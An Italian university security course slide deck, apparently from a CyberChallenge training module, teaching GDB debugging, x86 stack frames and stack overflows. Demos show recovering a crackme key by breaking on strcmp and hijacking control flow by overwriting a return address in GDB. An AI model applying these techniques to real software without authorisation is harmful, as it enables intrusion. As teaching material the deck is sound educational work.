Software Security 2

Andrea BIONDO
Università di Padova

https://cybersecnatlab.it

License & Disclaimer

License Information

Disclaimer

- We disclaim any warranties or representations as to the accuracy or completeness of this material.
- Materials are provided “as is” without warranty of any kind, either express or implied, including without limitation, warranties of merchantability, fitness for a particular purpose, and non-infringement.
- Under no circumstances shall we be liable for any loss, damage, liability or expense incurred or suffered which is claimed to have resulted from use of this material.

Obiettivi

- Comprensione delle metodologie di debugging con GDB
- Conoscenza di base degli stack overflows e mitigazioni
- Conoscenza di ulteriori attacchi avanzati e relative mitigazioni

Prerequisiti

- Modulo SS_1 – Software Security 1

Argomenti

- Debugging
- Stack overflows
- Altri attacchi e difese

Argomenti

- Debugging
- Stack overflows
- Altri attacchi e difese

Debugging

- Il processo di trovare e risolvere bug
- Debugger: programma che permette di ispezionare e modificare lo stato interno di un programma *target*
  - Si presta anche all'analisi a fini di reversing ed exploitation
  - In senso esteso, debugging = uso del debugger come strumento di analisi, non solo per risolvere bug

Funzioni di un debugger

- Gestione del control flow
  - Breaking, stepping, continuing, jumping
- Intercettazione di eventi
  - Breakpoints, catchpoints, watchpoints, eccezioni, …
- Ispezione e modifica dello stato
  - Variabili, registri, stack, memoria, codice
  - Valutazione di espressioni

GNU Debugger (GDB)

- Molto diffuso in ambiente Linux
  - Alternativa: LLDB (LLVM Project)
  - rr (Mozilla) offre record/replay sopra GDB
- Interfaccia a riga di comando
- Supporto per plugin (GDB script, Python)
  - pwndbg per reversing/exploitation

GDB: avviare una sessione

- $ gdb <programma>
- $ gdb –p <pid>
- (gdb) r[un] [args…]
- (gdb) q[uit]

GDB: controllo di flusso

- b[reak] <simbolo/linea/*indirizzo>
  - Imposta un breakpoint
- c[ontinue]
  - Riprende l'esecuzione
- s[tep] / n[ext]
  - Continua fino alla prossima linea di codice (next passa sopra alle chiamate a funzione)

GDB: controllo di flusso

- s[tep]i / n[ext]i
  - Come step/next, ma a livello di istruzioni macchina
- i[nfo] b[reakpoints]
  - Mostra i breakpoint
- d[elete] <numero BP>
  - Elimina un breakpoint

GDB: ispezione dello stato

- i[nfo] r[egisters]
  - Mostra i registri
- i[nfo] locals
  - Mostra le variabili locali
- b[ack]t[race]
  - Mostra backtrace dello stack di chiamate

GDB: valutazione di espressioni

- p[rint] <espressione C-like>
  - p 100 + 23 stampa 123
  - p foo stampa il valore del simbolo foo
  - p *(int *)0x1234 stampa un int letto dall'indirizzo 0x1234
  - p $rax stampa il registro rax
  - p/x = hex, p/d = decimale

GDB: ispezione della memoria

- x/nfu <addr>
  - n = numero di word da stampare
  - f = formato di visualizzazione (x = hex, d = decimale, i = istruzione)
  - u = dimensione word (b = 1b, h = 2b, w = 4b, g = 8b)
  - addr = espressione per l'indirizzo a cui leggere
  - x/16xg 0x1234 stampa 16 quadword in hex da 0x1234

GDB: modifica dello stato

- set variable foo = 42
- set *(int *)0x1234 = 42

Una prima challenge con GDB


```
undefined8 main(void)

{
  int iVar1;
  undefined8 local_d8 [6];
  char local_a8 [48];
  char local_78 [112];

  printf("Insert name: ");
  __isoc99_scanf(&DAT_0040208d,local_78);
  printf("Insert key: ");
  __isoc99_scanf(&DAT_0040209f,local_a8);
  gen_key(local_d8,local_78);
  iVar1 = strcmp((char *)local_d8,local_a8);
  if (iVar1 == 0) {
    puts("Good job! Enjoy.");
  }
  else {
    puts("Wrong key.");
  }
  return 0;
}
```

```
Breakpoint main
pwndbg> break strcmp
Breakpoint 2 at gnu-indirect-function resolver at 0x7ffff7e4e490
pwndbg> continue
Continuing.
Insert name: olicyber
Insert key: asd

Breakpoint 2, 0x00007ffff7f1b6b0 in __strcmp_avx2 () from /lib64/libc.so.6
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────────────────────────────[ REGISTERS ]──────────────────────────────────
 RAX  0x7fffffffd130 ◂— '2IA0qeHOcSzSyg5Z1bAqGjVLVTCtkciZ'
 RBX  0x0
 RCX  0x7fffffffd130 ◂— '2IA0qeHOcSzSyg5Z1bAqGjVLVTCtkciZ'
 RDX  0x7fffffffd160 ◂— 0x647361 /* 'asd' */
 RDI  0x7fffffffd130 ◂— '2IA0qeHOcSzSyg5Z1bAqGjVLVTCtkciZ'
 RSI  0x7fffffffd160 ◂— 0x647361 /* 'asd' */
 R8   0x0
```

```
~/cc21/oli/ss2_demos ❯ bin/reverse
Insert name: olicyber
Insert key: 2IA0qeHOcSzSyg5Z1bAqGjVLVTCtkciZ
Good job! Enjoy.
```


Argomenti

- Debugging
- Stack overflows
- Altri attacchi e difese


Buffer overflows su stack

- Un buffer overflow è utile se ci sono dati interessanti da corrompere dopo il buffer
  - Dipende dal programma
- Stack overflow: overflow di buffer allocato su stack
  - Lo stack contiene dati chiave per il control flow, nascosti al programmatore e sempre presenti in ogni programma!


Lo stack x86


Indirizzi di memoria
SP
BP
Variabili locali
Saved BP
Return address
Frame
di foo
void bar() {
char baz[32];
/* … */
}
void foo() {
int abc, def;
bar();
/* … */
}
int main() {
foo();
/* … */
}


Lo stack x86


Indirizzi di memoria
SP
BP
Return address
Variabili locali
Saved BP
Return address
Frame
di foo
void bar() {
char baz[32];
/* … */
}
void foo() {
int abc, def;
bar();
/* … */
}
int main() {
foo();
/* … */
}


Lo stack x86


Indirizzi di memoria
SP, BP
Saved BP
Return address
Variabili locali
Saved BP
Return address
Frame
di foo
void bar() {
char baz[32];
/* … */
}
void foo() {
int abc, def;
bar();
/* … */
}
int main() {
foo();
/* … */
}


Lo stack x86


Indirizzi di memoria
SP
BP
Variabili locali
Saved BP
Return address
Variabili locali
Saved BP
Return address
Frame di bar
Frame di foo
void bar() {
char baz[32];
/* … */
}
void foo() {
int abc, def;
bar();
/* … */
}
int main() {
foo();
/* … */
}


Lo stack x86


Indirizzi di memoria
SP, BP
Saved BP
Return address
Variabili locali
Saved BP
Return address
Frame
di foo
void bar() {
char baz[32];
/* … */
}
void foo() {
int abc, def;
bar();
/* … */
}
int main() {
foo();
/* … */
}

Lo stack x86


Indirizzi di memoria
SP
BP
Return address
Variabili locali
Saved BP
Return address
Frame
di foo
void bar() {
char baz[32];
/* … */
}
void foo() {
int abc, def;
bar();
/* … */
}
int main() {
foo();
/* … */
}

Lo stack x86


Indirizzi di memoria
SP
BP
Variabili locali
Saved BP
Return address
Frame
di foo
void bar() {
char baz[32];
/* … */
}
void foo() {
int abc, def;
bar();
/* … */
}
int main() {
foo();
/* … */
}

Lo stack visto da GDB



```c
void f3(void) {
    puts("Hello from f3!");
}

void f2(void) {
    puts("Hello from f2!");
}

void f1(void) {
    puts("Hello from f1!");
    f2();
    puts("Bye from f1!");
}

int main() {
    puts("Hello from main!");
    f1();
    puts("Bye from main!");
}
```

```
Hello from main!
Hello from f1!

Breakpoint 1, 0x000000000040113b in f2 ()
```


```
pwndbg> backtrace
#0  0x000000000040113b in f2 ()
#1  0x000000000040115b in f1 ()
#2  0x000000000040117b in main ()
#3  0x00007ffff7de7f43 in __libc_start_main () from /lib64/libc.so.6
#4  0x000000000040106e in _start ()
pwndbg> x/8gx $rsp
0x7fffffffced0: 0x00007fffffffcee0      0x000000000040115b
0x7fffffffcee0: 0x00007fffffffcef0      0x000000000040117b
0x7fffffffcef0: 0x0000000000401190      0x00007ffff7de7f43
0x7fffffffcf00: 0x0000000000000000      0x00007fffffffcfd8
pwndbg> x/gx $rsp+8
0x7fffffffced8: 0x000000000040115b
pwndbg> p/x &f3
$1 = 0x401126
pwndbg> set *(unsigned long *)($rsp+8) = 0x401126
```

```
pwndbg> x/gx $rsp+8
0x7fffffffced8: 0x0000000000401126
pwndbg> continue
Continuing.
Hello from f2!
Hello from f3!

Program received signal SIGSEGV, Segmentation fault.
```


Stack overflow



Stack overflow



Stack overflow



Ritorna a 0x55b2307be0d5

